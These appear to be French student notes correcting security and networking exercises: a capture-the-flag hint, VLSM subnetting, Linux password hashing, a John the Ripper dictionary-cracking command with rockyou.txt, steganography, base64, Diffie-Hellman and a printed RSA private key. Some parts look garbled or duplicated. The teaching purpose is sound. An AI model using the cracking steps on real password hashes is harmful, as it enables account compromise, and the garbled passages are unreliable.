Et on a trouvé le flag de la machine Matrix qui, au départ était inaccessible !

(Pour ceux qui n'ont pas trouvé la piste à suivre une fois arrivé sur le site de la machine au port 80...)



« Suivez le lapin blanc », étant une référence au film Matrix, il s'agit ici aussi de suivre le lapin blanc.

En effet, cliquez sur le bouton droit de la souris sur le petit lapin en bas de la page (Entouré en rouge) et inspectez.

Et si vous regardez bien, le nom de la petite image du lapin est :

```
...--SERVICE--...  
<div class="service">  
    
</div>
```

« p0rt_31337.png » qui nous indique donc la marche à suivre : Se connecter au site à travers le port 31337 en tapant dans la barre de recherche **192.168.1.44:31337**

192.168.40.0/24-> on compte le nombre de 1

255.255.255.0

0	1	2	3	4	5	6	7
1	2	4	8	16	32	64	128
1	2	3	4	5	6	7	8
128	64	32	16	8	4	2	1

255	255	255	0
1111 1111	1111 1111	1111 1111	1111 1100
255	255	255	252

1 réseau il a 50 host, 1 autre 50, 1 autre 30, 1 autre 12, une autre connexion 2.

VLSM : Empêche d'avoir des pertes d'adresse IP lors de la subdivision des réseaux.

192.168.40.0000 0000

SR1 : 50 192.168.40.0000 0000

SR2 : 50 192.168.40.0000 0000

SR3 : 30 192.168.40.0000 0000


SR4 : 30 192.168.40.0000 0000

SR5 : 30 192.168.40.0000 0000

RIPv2 pk on l'utilise : par ce qu'il prend en considération le VLSM.

Numéro de SR	Adresse du réseau	Masque de sous-réseaux	Adresse de début – Adresse de fin	Adresse de diffusion
SR1 : 64 [50]	192.168.40.0	255.255.255.192	192.168.40.1 - 192.168.40.62	192.168.40.63
SR2 : 64 [50]	192.168.40.64	255.255.255.192	192.168.40.65 - 192.168.40.126	192.168.40.127
SR3 : 32 [30]	192.168.40.128	255.255.255.224	192.168.40.129 - 192.168.40.158	192.168.40.159
SR4 : 16 [12]	192.168.40.160	255.255.255.240	192.168.40.161 – 192.168.40.174	192.168.40.175
SR5 : 4 [2]	192.168.40.176	255.255.255.252	192.168.40.177 – 192.168.40.178	192.168.40.179
SR6 : 2	209.165.200.224	255.255.255.224	209.165.200.225– 209.165.200.254	209.165.200.255

Périphérique	Interface	Adresse IP	Masque de sous-réseau	Passerelle par défaut
BRANCH (AGENCE)	Fa0/0	192.168.40.129	255.255.255.224	s/o
	Fa0/1	192.168.40.161	255.255.255.240	s/o
	S0/0/0	192.168.40.178	255.255.255.252	s/o
HQ (SIÈGE)	Fa0/0	192.168.40.1	255.255.255.192	s/o(pas besoin, connexion direct)
	Fa0/1	192.168.40.65	255.255.255.192	s/o
	S0/0/0	192.168.40.177	255.255.255.252	s/o
	S0/0/1	209.165.202.129	255.255.255.224	s/o
ISP (FAI)	Fa0/0	209.165.200.225	255.255.255.224	s/o
	S0/0/1	209.165.202.130	255.255.255.224	s/o
PC1	Carte réseau	192.168.40.130	255.255.255.224	192.168.40.129
PC2	Carte réseau	192.168.40.162	255.255.255.240	192.168.40.161
PC3	Carte réseau	192.168.40.2	255.255.255.192	192.168.40.1
PC4	Carte réseau	192.168.40.66	255.255.255.192	192.168.40.65
PC5	Carte réseau	209.165.200.226	255.255.255.224	209.165.200.225



L'adressage du réseau doit satisfaire aux conditions suivantes :

- ☐ Le réseau local ISP utilise le réseau 209.165.200.224/27.
- ☐ La liaison entre ISP et HQ utilise le réseau 209.165.202.128/27.

- ☐ Le réseau 192.168.40.0/24 doit être divisé en sous-réseaux à l'aide du masquage de sous réseau de longueur variable pour toutes les autres adresses du réseau.
 - ☐ Le réseau local HQ LAN1 aura besoin de 50 adresses IP d'hôtes.
 - ☐ Le réseau local HQ LAN2 aura besoin de 50 adresses IP d'hôtes.
 - ☐ Le réseau local BRANCH LAN1 aura besoin de 30 adresses IP d'hôtes.
 - ☐ Le réseau local BRANCH LAN2 aura besoin de 12 adresses IP d'hôtes.
 - ☐ La liaison entre HQ et BRANCH aura besoin d'une adresse IP à chaque extrémité (on en déduit qu'il faut un SR avec 2 host à l'intérieur).
- (Remarque : n'oubliez pas que les interfaces des périphériques réseau sont également des adresses IP d'hôtes et qu'elles font partie des exigences susmentionnées en matière d'adressage.)

192.168.40.0/24-> on compte le nombre de 1

255.255.255.0

0	1	2	3	4	5	6	7
1	2	4	8	16	32	64	128
1	2	3	4	5	6	7	8
128	64	32	16	8	4	2	1

255	255	255	0
1111 1111	1111 1111	1111 1111	0000 0000
255	255	255	192 – 224 – 240 - 252

1 réseau il a 50 host, 1 autre 50, 1 autre 30, 1 autre 12, une autre connexion 2.

VLSM : Empêche d'avoir des pertes d'adresse IP lors de la subdivision des réseaux.

TD4 - EXERCICE 4 : MOT DE PASSE

1. Où sont stockés les mots de passes sur linux ?

etc/shadow

2. Sont-ils lisibles ? Et comment sont-ils enregistrés ?

Ils sont illisibles, ils sont hashés et enregistré sous forme de :

\$<Fonctionhash>\$<Sel>\$<HashMdp||Salt>

3. La différence entre « `openssl passwd -1 <mdp>` », « `openssl passwd -5 <mdp>` », « `openssl passwd -6 <mdp>` »

On change la fonction de hachage qui va hasher le mot de passe. (1=MD5, 5=SHA256, 6=SHA512), dans l'ordre, le résultat va donner une empreinte de plus en plus longue, donc plus sécurisé

4. Combien de dollars y'a-t-il dans le champ de mot de passe ?

3, dans la réponse à la question 2 il est écrit comment il est enregistré plus précisément.

5. Qu'est-ce qui est entre le premier et deuxième dollar ?

La fonction de hash utilisée (\$1\$: MD5 / \$5\$: SHA256 / \$6\$: SHA512)

6. Qu'est-ce qui est entre le deuxième et troisième dollar ? Et après le troisième ?

Le sel (Salt), il sert à retarder le pirate à cracker le mot de passe en ajoutant des caractères aléatoires. Et après le troisième il y a l'empreinte du mot de passe concaténé avec le sel **Hash(Mdp||Salt)**

7. Si un utilisateur perd son mot de passe, est-il possible de lui envoyer ?

Non, un hachage ne marche que dans un sens. (Sauf pour MD5 qui est crackable.)

8. Est-il possible de cracker un mot de passe ? Si oui, expliquer le principe

Oui, s'il est dans un dictionnaire, avec une attaque par dictionnaire.

Cela consiste à essayer tous les mots de passes contenus dans un fichier texte. (Le plus connu sur Kali Linux s'appelle **rockyou.txt**, il en contient environ 10 millions.)

9. Connaissez-vous un logiciel ? Donner la commande pour cracker un mot de passe

Oui, **John The Ripper** peut en faire. (Ce logiciel est préinstallé sur Kali)

`john --wordlist=<Wordlist> <fichier> ##Pour lancer l'attaque avec la wordlist sur un certain fichi`

`john -show ##Pour afficher le résultat`

TD4 - EXERCICE 5 : STEGANOGRAPHIE :

```
root@epita:/home/issaka/Téléchargements# steghide embed -ef secret.txt -cf image.PNG
Entrez la passphrase: 
```

Ci-dessus, on veut cacher le fichier « secret.txt » dans l'image.PNG

Il y a une erreur dans la commande, steghide ne prend que des fichiers .jpg !

Après, le logiciel demande un mot de passe pour le chiffrer.

Une fois entré, on obtient un nouveau fichier avec dedans notre fichier texte caché.

===== Déchiffrons les images du professeur =====

```
issaka@epita:~/Téléchargements$ steghide extract -sf 1.jpg -xf jordan.txt
Entrez la passphrase:
✦criture des données extraites dans "jordan.txt".
issaka@epita:~/Téléchargements$ cat jordan.txt
WM91THJLYhxseSB0aG91Z2h0IGl0IHdvWxkIGJlIHROaXMGZWFzeSA/IEtLZXAgZGlN2ZuZyAhIExvdHMgb2YgdHJvbGxzIHRvI
GRlZmVhdC4=
issaka@epita:~/Téléchargements$
```

(-xf sert à spécifier le fichier de sortie, où le message sera écrit)

En voulant extraire le message caché, on voit qu'il faut entrer un mot de passe.

On n'écrit rien, on tape juste « **entrée** ».

On voit donc que le résultat est codé en base64. Pour cela, on écrit **cat jordan.txt | base -d**.

L'opérateur « | » (pipe) va prendre le résultat de gauche comme entrée pour la commande de droite.

On obtient la phrase en anglais ci-dessous disant qu'il faut continuer à chercher.

Allons donc voir la deuxième image. On voit que le message caché est codé en **brainfuck**.

[illegible]

Comme pour la machine matrix on va sur le site : <https://www.splitbrain.org/static/ook/>

Et on obtient ce message :

Well Done ! Your First Flag is V2hhdCBpcyBCYWxldCA/

TD5 - EXERCICE 1 : CODAGE EN BASE64

1. Donnez la commande pour coder un mot de passe en base64

cat <fichier> | base64

2. Pour déchiffrer ?

cat <fichier> | base64 -d

3. Ce codage est un moyen sûr pour protéger un mot de passe ?

Non, ce n'est pas un chiffrement mais un codage, tout comme l'héxadécimal

TD5 - EXERCICE 2 : DIFFIE-HELLMAN

1. Calculer $A=2879^9 \bmod 9929$ et $B=2879^6 \bmod 9929$

$A=3614$ et $B=4850$

2. Donner les valeurs de A^b et B^a (Les clés partagées)

$A^b=4868$ et $B^a=4868$

3. Est-ce que $A^b \bmod n$ est égal à $B^a \bmod n$?

Du coup oui comme $A^b = B^a$

4. Que peut-t-on conclure sur l'algorithme Diffie-Hellman ?

L'objectif de l'algorithme est de permettre à deux entités de partager une clé secrète

TD5 - EXERCICE 3 : RSA

1. Générer votre paire de clé RSA

```
lssaka@epita:~/Téléchargements$ openssl genrsa
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
e 65537 (0x010001)
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA0uQRldrBv3FFGLX0QyIzDoSFa1/89km72YD9PFYIBv/stFGy
KENptbARezCKGNgwLjq6f2QvTKsotP8GVVn0ED6/nCJg2D1HySkoyse3FLgx1e1t
vAeo4bKGZ/CGVEB16eMxsZthmrheoP6QF8Yn80B/xgyAdr2FrLQG51JKj2P8p8pX
LYpULajcnffaveMXrE6y6TD8jRlE7R1bMR25TASHVBIQJmDUNR8TAsuYZI09BoUG
wgCaIfRj9gey+jmQHDHTpFTRljR29FyPMLrLbXo5yCIZfk24Y6IFdGX3kekBdyuy
r/04znf/Z12QHNG/+edaZ1ga/e2jvZAmxG4A7wIDAQABAoIBAHCIRxIkz0V7LxAI
7IFs4wyWrlLIlnuL+cVTG3UTrRG8WVx2s3Kv828KLBvHJp42pzVdTLRgQ9uMv6jS
VB+wZw0ihlqNya0e8wghdQfPoY7MMQuRLWWSNkwc+PaNGzhKwtpS+eZf1lqBc2T9
rSTMB7C9BTM9K04B215X/3Tmb31nduw+Bdcvc+etdoA1Wa5D0VaS9ZaFRLMDLkg5
rNaQPLl+kKCxsIU5mDz7B13a0bFhqsJX5EF83JXZAXU+NTgdxL02jtF8tLvunUCg
eavj77bntueqGoteK8hjE0sBw44MxPyjI22H10lktbtXUI0L81JgPdhL/xqEQ0j
vatY4nECgYEA93rtBDkgPqNc1qT/7lxde/4xJptBhXE4kJg1EnNp6mv3+zjoZoj
30wgFMptBhkgouMCz0e1sYYAhpE4oahJ6AUbcgBYVrVLAMBoI9VW9ZAZrxAMF3b6
GdLzgggvwzCoyDcAsm6c4KsILzVpkJ9EBLszJWLuYuaOP1nftUy0CgYEA2lat
RU/wRPfVJEk6V2EooW8cyVEmxMQDA3pB5ad84GIwh0SwhlJkgVYjfsXX+L7rzlb8
```

Correction du TD du 30 Mars.pdf